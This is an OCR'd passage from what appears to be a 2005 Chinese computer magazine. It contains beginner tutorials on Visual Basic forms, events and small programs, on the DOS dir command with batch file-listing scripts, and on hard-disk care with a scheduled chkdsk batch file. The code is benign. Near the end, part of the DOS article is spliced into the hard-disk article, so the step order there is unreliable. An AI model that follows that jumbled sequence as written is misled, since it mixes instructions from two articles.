如果觉得“Windows Media Player”的出现很碍眼，可以用鼠标右键点击它并选“置后”，它就消失了。你可以在刚才添加的各种部件上通过“置前”和“置后”感受它们的变化。

第七步:保持“Windows Media Player”选中，转到它的属性窗口，找到“URL”一项输入你选的恋曲所在位置(见图9)，如果歌曲不在当前电脑里，可以填入歌曲的网址，如“http://www.tailenet.com/files/Creativity/00/00/02/00000281.wma”，但你要保证链接有效且你女友打开程序时是在线的。

小提示

当你把编好的程序拷入MM的电脑时，要考虑一下音乐文件在她电脑中的什么位置，不要让你的程序在你的电脑中能放声歌唱，到了MM那里就哑了。如果能确定你的程序和音乐文件放在同一个目录下，可以在“URL”中直接写上文件名而不用指定路径。

第八步:接着上面找到“Visible”项将它设为“False”，让“Windows Media Player”在你程序的界面中不可见，这也是为美观着想。

第九步:在属性窗口顶部的下拉菜单中，你会发现前面加入的内容都在这里，可以选中之后直接修改属性，不妨在这里随便改改某些选项的属性，看看有什么变化。在这里选中“Form1 Form”将它底下的“Caption”项内容改为“我的真情告白！”，你可以发现Form1窗口的顶部发生了变化。



图 9

第十步:在主菜单中点击“工程→工程1 属性”，在弹出的窗口中将“工程名称”项改为你的小程序要起的名字，如“真情告白”。

第十一步:到这里这个真爱告白的程序就基本完成了。你可以按下F5键测试一下，看看自己的甜言蜜语和美妙音乐是否能打动自己，也顺便找找有没有任何错误提示和不满意的地方，再做适当地调整。我们没有动用VB的一行代码，就完成了很有趣的程序，这就是VB的 力(如图10)。

小提示

记得单击主菜单上“文件→保存工程”将你的大作保存到一个目录当中，以备以后修改。有两个文件需要保存，一个是名叫“工程1.vbp”的项目文件，另一个是名叫“Form1.frm”的窗体文件。一个VB程序至少包含这两个文件，即项目文件.vbp 和窗体文件.frm，缺一不可。

第十二步:最后一步是生成可执行文件，点击"文件→生成工程1.exe"，在弹出的窗口中指定目录和文件名，点击"确定"，便生成了你的"真情告白.exe"，到此真情告白大功告成，剩下怎么取悦你的GF就看你的本事了。

Just do it

刚才的步骤教你怎么编制一个显示图像、声音和文字的程序，你学会了吗？经你的操作做出来的真情告白是什么样子的呢？不妨打包发给CFan，让我们分享一下你是怎么表达爱意的，同时你也可以把你操作中遇到的问题附在信中。



图10



图11

两小时上下摸索　了解VB编程

观看上面程序的制作过程，你会遇到VB开发集成环境的六个主要部件:工程资源管理器、属性框、窗体布局区、工具箱、窗体编辑器(对象窗口)、代码编辑器(代码窗口)。它们是开发一个应用程序最常用到的。

从我们前面制作的真情告白程序的过程可以看出，编VB程序首先要创建一个良好的可视化界面。而每个程序界面都是由窗体(Form)和一些必要的控件元素(Control)构成的。由于VB属于面向对象编程，所以我们一般将窗体与控件都称为对象(见图11)。

1. 学VB从窗体开始

在介绍VB界面设计知识之前，先让你了解一下窗体的三个基本概念:对象的属性、方法和事件。

属性: 指对象的大小、颜色、方位等一系列外观或内部构造的特征。

方法: 指对象所进行的操作。

事件: 指对象对外部条件的响应。

Windows与DOS最显著的区别就是其拥有一个为用户所能接受的图形界面。在这个可视化的图形界面中，用户能方便地使用多个程序，而这一切就像在针对一个个窗口进行操作(见图12)。

在Windows下窗体几乎是每个程序的必要部分。所以我们用VB编程，设计程序界面的第一步要考虑的就是程序窗体。让我们看几个不同程序的窗体。刚才我们所看到三个窗体，大小、颜色、风格各不相同，而它们都能在VB中得以实现。

当我们刚启动一个VB中的标准EXE程序后，窗体设计器中会出现一个默认窗体。可以发现，它的外观大致与记事本窗口一样，其窗体右上角有三个按钮，分别表示最大化、最小化和关闭。

在左上角有一个图标，单击它会弹出一个控制菜单。你肯定对这个窗体再熟悉不过了。再来看看图13这个窗体，它只有关闭按钮而没有最大化、最小化按钮以及控制菜单。要做这种窗体，只需将属性窗口BorderStyle的值改为4。

BorderStyle的作用是设置对象的边框样式，对于窗体共有六种样式。

再看图14这个窗体，只有标题栏，而无最大化、最小化、关闭按钮及控制菜单，我们可以查看一下它现在的ControlBox属性。它的值为False。这个ControlBox属性表示在程序运行时窗体是否显示控制菜单栏。

让我们将它的属性改为True看看。此时，窗体的标题栏已大不相同了，像图15这个没有标题栏的窗体，其BorderStyle的值为0。

明白了吧，原来改变属性值后，窗体的外观会起变化。还不止是外观呢，属性还牵涉到窗体的一些其他性质，它们都在属性窗口中排列。属性窗口的下方有针对每一种属性的中文解释，使你能很方便地掌握，有空一定要试试看。



图12



图13




图14



图15

Just do it

现在，我们列举一些窗体的常用属性，请你对它们先进行一下感性认识。名称是窗体的标识名，代码中称它为 Name。下面是最常用的一些窗体属性，请你试着在 VB 中改变它们的值，看看有哪些变化。

BackColor:设置窗体背景颜色。

BorderStyle:设置窗体的边框风格。

Caption:设置窗体标题栏上的文字。

Enabled:决定运行时窗体是否响应用户事件。在程序运行时可以看到改变 Enabled 属性的效果。当 Enabled 被设为 False，该窗体将变得无效。

Height:设置窗体的高度。

Width:设置窗体的宽度。

Left:设置程序运行时窗体的水平位置。

Top:设置程序运行时窗体的垂直位置。

Visible:设置程序运行时窗体是否可见。当 Visible 为 False 时，窗体是不可见的。将值改为 True，运行时窗体就是可见的了。

WindowsState:设置程序运行中窗体的最小化、最大化和原形这三种状态。

Icon:设置窗体标题栏上的图标。

Picture:给窗体配上漂亮的位图。

小提示:窗体的 Name 和 Caption 属性虽然缺省值相同，但实际意义却不一样。Caption 指的窗体标题栏上的文字，Name 指这个窗体的对象名，千万不能混淆。

2.事件导致一切

每一个对象都会有它自己的动作，如用鼠标点一下、用键盘按一下、用鼠标光标滑过等动作，这些动作就称为事件。用另外一种说法来说，事件就是该对象正在执行的动作(正在发生的行为)。

拿人来说，吃饭就是一个事件、K 歌也是一个事件、被人扁当然也是一个事件、听到声音也是事件……举也举不完。那如何在 VB 的事件中加入程序代码让事件开动呢?

我们选好一个对象后，用鼠标在该对象上双击，便会出现程序代码编辑的对话框，左上角写“Command1”表示你正在对象“Command1”(命令按钮1)里编写程序代码，你可以选择你要编写程序代码的对象，右上角“Click”处为事件，你可以选择要处理的事件。底下文字方块两行字的中间便是让你编写程序代码的地方。

我们先来玩个最简单的程序，从工具箱中双击前边用过的“Label”标签，它的名字为“Label1”，在它的 Caption 中随便输入些字。再双击“CommandButton”在窗体中加入一个命令按钮，它的名字缺省为“Command1”，通常用户单击它将执行一系列命令(见图17)。双击窗体上的“CommandButton”，这时会跳出程序代码的编辑窗口，左上角的下拉选单表示要处理的对象、右上角的下拉选单则表示要处理的动作。我们就在右上角的下拉栏里选“Click”，也就是说鼠标按下“CommandButton”时将发生的事件(见图18)。

在代码窗口的:

```
Private Sub Command1_Click()
End Sub
```

两行之间加入:

```
Label1.Visible = False
```

现在我们按 F5 键运行，当鼠标点击“CommandButton”控件时，“Label1”消失了。当用户单击“Command1”按钮时，就使程序执行“Command1_Click”中的代码，而这个“Click”，就是事件。

Just do it

请你修改程序，让它在按下 CommandButton 的时候，原本隐藏的 Label 控件会显现出来。

现在的 Windows 程序都有这种响应用户操作的特点，这就是所谓的“事件驱动程序”。想想看，还有没有其他事件?像鼠标移动、双击、右击、拖动、键盘按下，这些在电脑中的常用操作都是事件。不过并不是所有控件都有这些事件，如“CommandButton”控件，就不具有双击的事件。不同类型的控件所具有的事件是不同的。

另外，事件并不单指用户的操作，它还包括一些别的因素。如程序刚启动时，将触发启动窗体的 Load 事件。这些读者朋友通过以后的学习不断提高对事件的认识。事件这个概念很重要，我们设计的程序代码，大多都应放在相应的事件中。用户对程序的不同操作，将引发不同的事件过程。




图 17




图 18

三小时代码试练　成功入门VB

到现在你已经可以把VB玩得很好了，运用你前面学到的东西，照着下面给你的例程试练一下，看看做完之后你能不能读懂这些程序。

试练代码1：我的媒体播放器

下面我们用VB设计一个功能和Windows Media Player一样的媒体播放器，媒体播放器能播放什么我们的播放器就能播放什么，而且设计这个程序，我们只用两行代码。

第一步：设计界面，和开始的真情告白程序一样，我们加入一个"Windows Media Player"控件。

第二步：再用相同方法，在"部件→控件"里面找到"Microsoft Common Dialog Control 6.0"（见图19）选中它，确定后工具箱中出现"CommandDialog"控件，双击它添加到窗体中。

这里"Common Dialog"的意思是通用对话框，它就是我们平时在Windows中各种打开文件之类的公共窗口，VB可以随意地调用它们。

第三步：这里再教大家一招，给你的应用程序添加菜单，这项工作对VB来说就是填填表而已。点击工具栏中的第3个按钮（或按Ctrl+E键）就会出现"菜单编辑器"（见图20），这里我们只添加一个菜单选项，在"标题"栏中输入"打开媒体"，在"名称"处输入"MnuOpen"，确定，这样界面设计就完成了（见图21）。

第四步：添加代码，点击制作出来的菜单项"打开媒体"，在弹出的代码窗口里加入如下代码：

```
Private Sub MnuOpen_Click()
CommonDialog1.ShowOpen '显示打开文件对话窗口，选中多媒体文件，并把多媒体文件名送给CommonDialog1
WindowsMediaPlayer1.URL=CommonDialog1.FileName '让媒体播放器控件打开这个文件
End Sub
```

提示：单引号后是注释文字，起到解释说明代码的作用，程序运行的时候会被忽略。

第五步：双击Form界面在弹出的Form代码中加入Load事件

```
Private Sub Form_Load()
WindowsMediaPlayer1.Move 0, 0, Me.ScaleWidth, Me.ScaleHeight' 这句代码使程序的窗口不管怎么变化，Windows Media Player控件的视窗大小总是跟它一样大
End Sub
```

好了，我们的媒体播放器已经完成了，不信你运行看看，只要是多媒体文件都可以正常播放（见图22）。



图19

试练代码2：猜拳游戏

我们再来个代码比较多的程序，请你根据上面学到的关于VB的知识，独立完成下面的小程序，放心，简单到比逛街还轻松。

第一步：加入三个命令按钮到窗体上。

第二步：将Command1、Command2、Command3的Caption分别设为"剪刀"、"石头"、"布"。

第三步：双击Command1按钮，在出现的代码窗口中，为它的Click事件加上如下代码：

```
Private Sub Command1_Click()
Randomize Timer
Dim BytCom As Byte
BytCom = Int(Rnd * 3) '随便抽三个变量0~2，0代表计算机出剪刀，依此类推
Select Case BytCom
Case 0
MsgBox "你出剪刀，计算机出剪刀，平手" ,vbOkonly
Case 1
MsgBox "你出剪刀，计算机出石头，你输" ,vbOkonly
Case 2
MsgBox "你出剪刀，计算机出布，你赢" ,vbOkonly
```



图20




图21



图22

```
End Select
End Sub
```

第四步:仿照第三步分别为 Command2、Command3 按扭的Click事件添加如下代码:

```
Private Sub Command2_Click()
Randomize Timer
Dim BytCom As Byte
BytCom = Int(Rnd * 3)
Select Case BytCom
Case 0
MsgBox "你出石头，计算机出剪刀，你赢" ,vbOkonly
Case 1
MsgBox "你出石头，计算机出石头，平手" ,vbOkonly
Case 2
MsgBox "你出石头，计算机出布，你输" ,vbOkonly
End Select
End Sub

Private Sub Command3_Click()
Randomize Timer
Dim BytCom As Byte
BytCom = Int(Rnd * 3)
Select Case BytCom
Case 0
MsgBox "你出布，计算机出剪刀，你输" ,vbOkonly
Case 1
MsgBox "你出布，计算机出石头，你赢" ,vbOkonly
Case 2
MsgBox "你出布，计算机出布，平手" ,vbOkonly
End Select
End Sub
```

完成，运行一下看看效果如何？这已经是个像模像样的游戏程序了，看吧(见图23)，在你还完全没有理解任何代码的情况下，你已经可以做到编程了。先不要得意，VB 最难学的还是代码，下面我们再看一些代码，而且是VB 中相当厉害的代码，它叫API 不过不要害怕，仅仅是让你认识一下它们 。



图 23

小提示

如果运行有问题请再看看前面的文章，找找看问题出现在哪里，如果还不能解决，来找CFan 帮忙吧，发邮件至focus@cfan.com.com 或直接到论坛发帖求助。

试练小代码 2: 弹入弹出你的光驱

Windows 系统很奇怪，你可以在光驱的盘符上按鼠标右键，在弹出的菜单中选择〝弹出〞来弹出光驱，却无法用相同的办法弹入。看看 VB 怎么帮你解决的，只需要几行代码！

```
Option Explicit
Private Declare Function CDdoor Lib "winmm.dll" Alias
"mciSendStringA" _
( _
ByVal lpstrCommand As String, _
ByVal lpstrReturnString As String, _
ByVal uReturnLength As Long, _
ByVal hwndCallback As Long _
) As Long
'上面的这段代码是VB的API调用它就是，它在VB编程中起到调用Windows系统功能的作用，这个内容你不需懂，只要知道CDdoor函数可以控制光驱门即可。如果想深入了解的读者，可以查询相关书籍。

Private Sub Command1_Click()
Call CDdoor("set CDAudio door open", 0, 0, 0) '这句的意思是“光驱，开门吧”
End Sub

Private Sub Command2_Click()
Call CDdoor("set CDAudio door closed", 0, 0, 0)'这句的意思是“光驱，关门吧”
End Sub
```

试练上层次: 定时闹钟帮你报时

编制闹钟程序是学习 VB 的一个很好范例，在 VB 中有个 Timer(定时器)控件，利用它就可以很容易实现闹钟的功能。定时器提供一个定时装置，只要一到所设定的时间后，Timer 对象便会自动地执行 Timer 对象内的 Timer 属性，Timer 就是一个具有时间性的循环。我们来看看它的Interval 属性，Interval 是Timer对象内唯一有意义的属性，它用来指定Timer对象每次处理程序代码的间隔时间，范围由 0 至 65535，以千分之一秒为单位，若Interval 设为 0 则 Timer 不作动作(见图 24)。




图 24

这就是一个简易时钟的范例:

将 Timer1 的 Interval 属性设定为 500

```
Private Sub Timer1_Timer()
Label1.Caption = Time$
End Sub
```

下面我们来完整地制作一个具有报时功能的时钟，到了预设的时间就会播放你指定的音乐。首先进行界面设计:

第一步:在 Form1 上建立两个命令按钮，分别为 command1(设定时间的按钮)和 command2(即刻报时，我们可以测试效果)，这个按钮可有可无。

第二步:加入一个文本标签 Label1，并把 Name 改为lbltime，用来显示现在的时间。

第三步:加入〝Microsoft Multimedia Control〞控件，如果你的工具箱中没有它，可以按Ctrl+T，从控件中找到并选中它后再添加(见图 25)，添加后将其Visual 属性设定为

"False"。

第四步:加入一个timer定时器,并将它的interval设定为500。

第五步:将Form1的属性做如下调整:Startupposition设为"2-屏幕中心"、maxbutton设为"False",这样闹钟程序会固定大小的出现在屏幕中心。接着将Label1的属性alignment也设置为"2-center"。这样界面就设计完成(见图26)。



图25




图26

接着我们把代码加入到代码窗口中:

```
Option Explicit
Dim AlarmTime

Private Sub Command1_Click()
AlarmTime = InputBox("请输入你想设定的时间,例如(19:12:00)", "小闹钟")
If AlarmTime = "" Then Exit Sub
If Not IsDate(AlarmTime) Then
MsgBox "你所输入的不是时间格式,请重试!", , "Wrong"
Else
AlarmTime = CDate(AlarmTime)
End If
'判断输入的是否可转换成time格式
'isdate函数是判断输入的是否可转换成date格式
End Sub

Private Sub Command2_Click()
Call AlarmNow '调用闹响子程序
End Sub
Private Sub Form_Load()
AlarmTime = ""  '初始化时command2为不可用的
End Sub

Private Sub Form_Resize()
If WindowState = 1 Then
mintime
Else
Caption = "小闹钟"
End If
'如果窗口被最小化,则调用mintime程序
End Sub

Private Sub mintime()
Caption = Format(Time, "long Time") '使用长时间格式来显示时间
End Sub

Private Sub Timer1_Timer()
If lblTime.Caption <> CStr(Time) Then
lblTime.Caption = Time
End If
'显示时间每秒钟的变化
If Time >= AlarmTime Then
Call AlarmNow
End If
'判断如果现在的时间超过了设定的时间,则调用闹响子程序
If WindowState = 1 Then
If Minute(CDate(Caption)) <> Minute(Time) Then
mintime
End If
End If
'最小化时显示时间每分钟的变化
End Sub

Sub AlarmNow()
MMControl1.Command = "close" '播放前先关闭播放设备
MMControl1.FileName = "c:\chimes.wav" '选择要打开的文件,最好选择时间比较短的音乐文件,将声音文件的目录位置替换即可
MMControl1.Command = "Open" '打开所选择的文件
MMControl1.Command = "Play" '播放所选择的文件
End Sub
```



图27

生成EXE之后就可以用上自己设计的闹钟程序了(见图27),按Command1设定闹铃时间后,最小化窗口,定时器就开始运转了,到了你设定的时间闹钟就响了。按Command2可以试试闹响的效果。这是个多么简陋的闹钟呀,不过也可以满足我们基本的需求了。当你有了更多的VB知识你可以尝试完善这个闹钟,赋予它更多的功能。

本文涉及到的所有源代码和最终生成的可执行文件在http://www.newhua.com/cfan/200505/vb.rar处下载得到。

小编有话说:看过了本期特别话题,并且掌握了所有内容的玩家,可以说已经入得了VB初学之门,但是不要太得意,VB毕竟是门庞大的编程语言,仅仅搭搭积木,玩玩控件是不能称为真正的编程高手的,还需要不断地做实例练习、学习软件开发理论和跟编程爱好者交流。只要你持之以恒,几个月的时间内一定能在编程方面有所成就,到时好工作、高薪水会乖乖跑到你的面前。

大家学习VB可以到以下网站寻找资源和同好:

http://www.csdn.net 中国软件开发网
http://www.vbgood.com VB爱好者乐园
http://msdn.microsoft.com/library/chs/ 微软MSDN开发页
http://www.vb-code.net/ VB中国
http://www.vbeden.com/ VB编程乐园

火速链接

本期117页"淘书吧"中《我要学编程!》一文给大家推荐了几本学习VB的经典好书,刚入门的你,正好可以趁热打铁,更快、更深入地学会VB编程。

CF[ZT01]

■维克托电脑工作室　张宗闰

DOS快餐店(二)

★★★

步步为营 轻松玩转DIR命令

本文可以帮你学到

- ✔ 编写批处理制作指定格式文件列表
- ✔ dir命令的常规用法

菜鸟命令入门

适宜人群:没有DOS基础的初学者　**本期命令**:dir

学习目标:学会使用dir命令列出目录和文件

很多菜鸟都会疑惑，在Windows下可以打开“我的电脑”显示目录和文件，但在“黑乎乎”的命令行窗口中，应该怎么查看(列出)目录和文件呢？这就需要使用DOS命令——dir。dir命令就像一个军队里的指挥官，他一声令下，所管辖的士兵就得按照他的要求排列、报数。通过dir命令后的参数，我们可以让这些士兵(文件)按各种方式排列(按文件大小排列、按字母顺序排列等)。

任务1:列出c:\windows下的目录及文件

dir c:\windows

命令讲解:dir命令最基本的使用方法即为“dir 要查看的目录或路径”，但这种方法有明显的缺点——当列表中的目录及文件过多时就无法完全显示，形如刷屏，我们来看看任务2是怎么解决这个问题的。

任务2:分页列出c:\windows下的目录及文件

dir c:\windows /p

命令讲解:在刚才的基本使用方法的基础上，我们在命令最后加上一个参数“/p”(即“page”页的缩写)，列文件时就会使用分页显示方式，即列出一屏的目录及文件后，提示“按任意键继续...”，按任意键后则显示下一屏(见图1)。在“我的电脑”中可以通过勾选“文件夹选项”中的“显示隐藏文件”复选框来查看隐藏文件，在命令行方式下应该怎么做呢？




图1

任务3:列出c:\windows下的隐藏文件

dir c:\windows /a:h

命令讲解:在命令的最后加上参数“/a:文件属性”，就能显示出指定属性的文件(隐藏文件的属性为“h”，目录为“d”，系统为“s”，只读为“r”)。但有的时候我们想看看目录下是否有一个特定名称的文件，却被文件列表中密密麻麻的文件名给挑花了眼。怎么才能让文件能够像英文字典似的以字母顺序排列，以便于我们查找文件呢？

任务4:以字母顺序列出c:\windows下的目录及文件

dir c:\windows /o:n　(见图2)



图2　按字母顺序排列的结果

命令讲解:“/o:排序方式”参数指定了dir命令显示命令结果时的排序方式，排序方式设为“n”即代表按照文件名的字母顺序排列(从A～Z，以此类推)。

小提示

★我们也可以指定排序方式为按照文件扩展名的字母顺序(如:dir c:\windows /o:e)来找出特定扩展名的文件，同样的，还可以使用文件大小等方式进行排序。

★“/o”和“/a”可以省略其后的冒号“:”，但之间不能留有空格，如“/o:n”省略后的形式应为“/on”。

中级老鸟做脚本

适宜人群:有一定DOS基础的用户

本期脚本:制作用户指定的任意格式文件列表清单

脚本说明:每个人都有很多个人编辑或收藏的文件，如文本文件、Office文档、图形图像、音频视频文件。久而久之，文件越积越多，查找起来既费时又费力(见图3)。为便于文

件检索，有时需要制作一份文件列表清单。为叙述方便，假设文件保存于目录D:\myfolder，列表清单文件保存为C:\list.txt。如果需要保存在其他目录中，可在代码中用该目录名替换D:\myfolder即可。




图3　要在杂乱无章的文件夹中找东西非常困难

*以下任务中的代码在Windows 9x/Me/2000/XP/2003下通用。

任务1:列出D:\myfolder目录下扩展名为DOC的文件清单

第一步：打开"记事本"，输入下列内容并保存为MakeList.bat批处理脚本文件放置在D:\myfolder目录：

```
@echo off
dir /o:n /b *.doc > c:\list.txt
```

脚本讲解:关闭命令回显(关于回显命令echo可参考上期的《DOS快餐店》)，按名称(字母顺序)输出文件扩展名为doc的文件列表清单，保存到c:\list.txt。

小提示

★dir命令使用参数"/b"则表示只列出文件名。

★重定向符号">"表示将其左侧的命令的输出结果(如上文即为dir命令列出的文件)写入到其右侧的文件中去。

第二步:打开目录D:\myfolder，双击MakeList.bat文件，运行该批处理脚本文件。

第三步:用"记事本"打开C:\list.txt文件，即可查看D:\myfolder目录下所有Word文档的列表清单(见图4)。



图4　生成的列表清单

Just do it

替换批处理脚本文件的"doc"为其他文件扩展名，如"xls"则列出Excel文档。

这段脚本让我们能够很方便地生成目录下的文件清单，可是每次要生成清单前都必须将该脚本文件复制到要生成清单的目录下，这未免有些麻烦。能不能让脚本文件能够像DOS命令那样支持参数呢？

任务2:支持参数的文件清单脚本

特别说明:该脚本的使用方法为"MakeList.bat 要列出的扩展名 进行操作的目录"(例如:MakeList txt c:\windows)。

第一步：打开记事本，输入下列内容，然后保存为"MakeList.bat"批处理脚本文件，可保存于任意文件夹，建议保存于"我的文档"、"C:\"文件夹或其他盘根目录下：

```
@echo off
if {%2} == {} (set mypath=) else set mypath=%2\
dir /on /b %mypath%*.%1  > c:\list.txt
if errorlevel 1 echo 命令格式:makelist {文件扩展名} [驱动器:][路径] > c:\list.txt
```

脚本讲解：首先关闭命令回显。如果(即脚本中的"if")检测到第二个参数(%2表示第二个命令参数，即脚本进行操作的目录，为防止目录参数为空字串，须在其两边加上大括号"{}")为空(即在使用命令时没有指定第二个参数，如：MakeList txt)，则删除上一次设置的mypath环境变量(如果有的话)，否则设置mypath环境变量(set命令用于设置环境变量)为参数末端加一反斜杆(即%2\，如%2这个参数的值为"C:\test"，则变为"C:\test\")。最后按文件名称的字母顺序输出mypath中所含路径下指定扩展名(即由第一个参数%1指定)的文件列表清单文件。如果找不到文件或批处理命令参数错误，则输出提示信息(echo后面的即为错误提示)。

第二步:打开"命令提示符"(Windows 2000/XP/2003)或"MS-DOS方式"(Windows 9x/Me)窗口，将当前驱动器和目录改变到MakeList.bat批处理脚本文件所在目录。

第三步:假设现在要在目录D:\myfolder中列出文本文档(即*.txt)清单，则输入"makelist txt d:\myfolder"命令即可(不含引号)。如果当前工作驱动器和目录已是D:\myfolder，只要输入"makelist txt"命令，效果一样。

现在赶快打开C:\list.txt文件查看列表清单文件，是不是很棒？

小提示

★在命令行状态下执行批处理命令时，不必键入最后的".bat"扩展名，因为BAT文件的优先级要高于EXE和COM文件(即如果同一目录下有a.bat、a.exe和a.com，在命令行下执行a，则系统会优先调用a.bat文件)。

★输入目录(包括根目录)参数时不要加反斜杆，如"C:\test"而不能使用"C:\test\"。

★如目录名中含有空格或长文件名，都必须在路径两边加上英文双引号，或者使用8.3规范(格式)。

高级专家来把脉

适宜人群:已掌握各条DOS命令的高级用户

把脉对象:让dir列出带有指定关键字的文件

诊断结果:即使指定了字母排序显示方式，要在dir命令的一大堆结果中找到所需的文件也是非常困难的，如果能让dir命令支持关键字就能解决这个问题了。

■猫狸小五狼

★★★

硬盘，我要精心呵护你

本文可以帮你学到

- 揭开硬盘易坏和电脑速度越用越慢的又一秘密
- 如何更好地呵护你的硬盘，让它不要早早退役
- 如何保养受伤的硬盘，让它重装上阵

为什么现在的硬盘这样脆弱?

★为什么现在的硬盘这么差，用不了多久就会出现坏道，甚至早早　折!

★为什么我平时根本不装软件，电脑还是越用越慢!

这是我们经常听到的抱怨，其实仔细分析一下，其中的原因很容易就找出来了。首先，现在硬盘的质量并不是变差了，而是我们给它超出以前数倍，甚至是几十倍的负担和任务，游戏越来越大，软件体积膨胀，平时还要不停地进行下载和BT，硬盘几乎没有多少喘息机会，而硬盘转速的提高，热量又成为一大隐患。再加上我们或多或少的一些不良习惯(比如:强硬关机等)，硬盘哪能不生病呢?

而电脑越用越慢的问题，排除乱装软件等人为因素外，其中最大问题就在于磁盘碎片，我们遇到很多这样的故障，在整理磁盘碎片后，电脑又恢复了原来的生机。同时，过多的磁盘碎片也很容易导致硬盘积劳成疾。而且经过调查发现，许多办公室电脑系统变慢及硬盘易损坏的主要原凶就是因为根本不整理磁盘碎片造成的。

呵护硬盘 你必须养成三个好习惯

好习惯1:正确关机

Windows 2000/XP等基于NT内核的系统，其关机过程都是十分〝漫长〞的。很多心急的用户觉得遥遥无期的〝正在关闭程序〞实在难以忍受，以为已经死机了，就直接以电源方式关机了。

如果出现关机时长时间无响应的情况，应该怎么做呢:首先按机箱上的Reset键重启电脑，然后等待Windows重启完毕，再以〝开始→关闭计算机〞方式关闭电脑。

小提示

如果经常出现关机缓慢的现象，可在关机前手动关闭所有打开的应用程序，禁用并退出杀毒软件的监控，再执行关机指令即可。

好习惯2:定期检查并修正硬盘错误

电脑不可避免地会遇到死机等意外故障，在强行重启后硬盘中的文件系统有时会被破坏而发生问题，如:两个文件所占用的磁盘区域交错，文件分配表出现读取错误等。而且根据我们的经验，即使你的电脑平时没什么大故障，在使用一段时间后，文件系统依然会产生错误，因此定期使用Windows提供的Chkdsk命令(虽然许多人看不上Windows自带的工具，但这个命令确实比许多第三方工具更有效)对硬盘中的逻辑错误进行检查和修正非常重要。我们可以使用〝批处理+计划任务〞来完成此任务(以Windows 2000/XP为例)。

第一步:用〝记事本〞新建一个批处理文件checkdisk.bat，在其中输入以下代码后保存:

```
@echo off
echo y | chkdsk c:/r
echo y | chkdsk d:/r
```

治疗方案:利用find命令配合找出dir命令结果中含有指定关键字的文件名(见图5)。可以使用管道〝|〞将dir的输出作为其他命令的输入参数。使用通配符(*或?)指定要显示的文件名或目录名(例:〝dir *.txt〞、〝dir ????fan.*〞)。下面以找出c:\windows下文件名中带有〝win〞关键字的EXE文件为例解决这个问题。

```
dir c:\windows\*.exe | find "win"
```

命令讲解:使用dir命令列出c:\windows下的所有exe文件，再将这个输出结果通过管道传递给find命令，由其对结果进行二次加工，筛选出含有〝win〞关键字的那些行(find命令及管道的使用，我们将在今后的DOS快餐店中为大家详细讲解，敬请关注)。




图5　指定关键字后运行的效果

小提示

要了解dir命令的更多参数，可以在命令行窗口中输入“dir/?”(不含引号，替换其中的“dir”可以获得其他命令的用法)即可。

CF [YY01]

注意:以上代码假设硬盘中仅有两个分区C:和D:，如有其他分区可在文件末尾加入相应代码。而"/r"参数的作用是检查并修复磁盘错误。

第二步:点击"开始→设置→控制面板"，在"控制面板"中双击"任务计划"图标，在弹出窗口中双击"添加任务计划"。

第三步:在"任务计划向导"中点击" 览"，在弹出的文件选择框中选择刚才新建的checkdisk.bat批处理文件，点击"打开"，确认无误则点击"下一步"按钮。

第四步:在任务名称中输入"检查硬盘"(便于记忆，也可输入其他名称)，在"执行这个任务"中选择执行任务的时间，如需要每周六检查硬盘，则选择"每周"(见图1)，点击"下一步"按钮。调整任务的"起始时间"(如"09:00")，选择每"1"周，并勾选"星期六"后点击"下一步"按钮。



图1

第五步:在此步中需要输入运行此命令所需要的用户名和密码，注意在此步中建议使用管理员用户名(即Administrator用户)，否则可能导致命令运行不成功，点击"完成"结束任务添加(见图2)。



图2

> 小提示
>
> ★在周六9:00时并不会立即开始检查硬盘，因为此时无法锁定硬盘，检查过程将在任务运行后的下一次启动时进行。
>
